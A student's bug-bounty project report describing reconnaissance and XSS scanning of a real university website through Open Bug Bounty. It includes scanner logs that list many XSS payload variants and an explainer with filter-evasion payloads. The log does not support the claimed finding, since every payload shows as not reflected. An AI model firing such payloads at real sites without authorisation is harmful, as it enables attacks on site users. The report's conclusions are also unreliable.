

MAJOR PROJECT (ASSIGNMENT)

Topic : Bug Hunting On (wku.edu)

I am Himanshu Kumar jha. This is my major project to find vulnerability on website (wku.edu)through open bug bounty program and report this vulnerability on open bug bounty.


1. REGISTER ON OpenBugBounty:

First of all we Register on openBugBounty program to participate in openBugBounty program.

2. Choose a target:



You can choose any website from openBugBounty program. I choose website (wku.edu) from openBugBounty program.

3. Conduct reconnaissance:



```
4. XSploit -> "https://www.wku.edu/search/index.php?q=hlgsc-tab=0&gsc-q=hlgsc-page=1" -> -v2
[ v1.4.1 ]
analysis request..
[12:37:58] [200/OK] 'STATIC' not reflected
[12:37:58] [200/OK] 'q' not reflected <script>alert(45)</script>
[12:37:59] [200/OK] reflected rfid[param: q][reflected parameter]
used test-all-params mode(-a)
creating a test query all param
test query generation is complete. [250 query]
starting XSS Scanning. [10 threads]
[12:38:02] [200/OK] reflected onhtml-64[param: q][reflected EH (any) pattern]
[12:38:19] [200/OK] 'q' not reflected <svg/onload=alert(45)>
[12:38:19] [200/OK] 'q' not reflected <script>alert(45)</script>
[12:38:20] [200/OK] 'q' not reflected <script>alert(45)</script>
[12:38:20] [200/OK] 'q' not reflected <video/poster/onerror=alert(45)>
[12:38:20] [200/OK] 'q' not reflected <img/src onerror=alert(45)>
[12:38:20] [200/OK] 'q' not reflected <svg>animate xlink:href=javascript:alert(45)</svg>
[12:38:20] [200/OK] 'q' not reflected <a href=javascript:alert(45)></a>
[12:38:20] [200/OK] 'q' not reflected <marquee onstart=alert(45)>
[12:38:20] [200/OK] 'q' not reflected <meter onmouseover=alert(45)></meter>
[12:38:20] [200/OK] 'q' not reflected <iframe/src=JavaScript:alert(45)>
[12:38:20] [200/OK] 'q' not reflected <audio src onloadstart=alert(45)>
[12:38:20] [200/OK] 'q' not reflected <details/open/ontoggle=alert(45)>
[12:38:21] [200/OK] 'q' not reflected <a href=javascript:alert(45)></a>
[12:38:21] [200/OK] 'q' not reflected <a href=javascript:0x03a;alert(45)></a>
[12:38:21] [200/OK] 'q' not reflected <keygen autofocus onfocus=alert(45)>
[12:38:21] [200/OK] 'q' not reflected <a href=javascript:0x058;alert(45)></a>
[12:38:21] [200/OK] 'q' not reflected <a href=javascript:colon;alert(45)></a>
[12:38:21] [200/OK] 'q' not reflected <a href=65a65d56168x766x6168x736x636x726x696x706x746x3a0d56168x6c6x656x726x746x286x276x586x536x536x276x29></a>
[12:38:21] [200/OK] 'q' not reflected <select autofocus onfocus=alert(45)>
[12:38:21] [200/OK] 'q' not reflected <input autofocus onfocus=alert(45)>
finish scan. the report is being generated..
https://www.wku.edu/search/index.php?q=hlgsc-tab=0&gsc-q=hlgsc-pa... (snip)
2023-07-05 12:37:57 -0400 - 2023-07-05 12:38:27 -0400 Found 7 issues.
NO | TYPE | ISSUE | METHOD | PARAM | PAYLOAD | DESCRIPTION
0 | INFO | STATIC ANALYSIS | GET | - | <original query> | Found Server: Apache
```

I used wpscan tool to gather information about the site and identify to potential entry points and vulnerabilities



After successful completion on this website I found XSS attack on this website that is shown in figure.

XSS- Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page

Types –

1 Reflected XSS Attacks

2 Stored XSS Attacks

3 Blind Cross-site Scripting

Alternate XSS Syntax

XSS Using Script in Attributes

XSS attacks may be conducted without using `<script>...</script>` tags. Other tags will do exactly the same thing, for example: `<body onload=alert('test1')>` or other attributes like: `onmouseover`, `onerror`.

`onmouseover`

```
<b onmouseover=alert('Wufff!')>click me!</b>
```

`onerror`

```

```

XSS Using Script Via Encoded URI Schemes

If we need to hide against web application filters we may try to encode string characters, e.g.: `a=&\#X41` (UTF-8) and use it in `IMG` tags:

```
<IMG SRC=j&\#X41vascript:alert('test2')>
```

There are many different UTF-8 encoding notations that give us even more possibilities.

5. Report vulnerabilities:

I not report this website vulnerabilities because this vulnerabilities already submitted by another one .

END OF THE PROJECT

THANK YOU CORIZO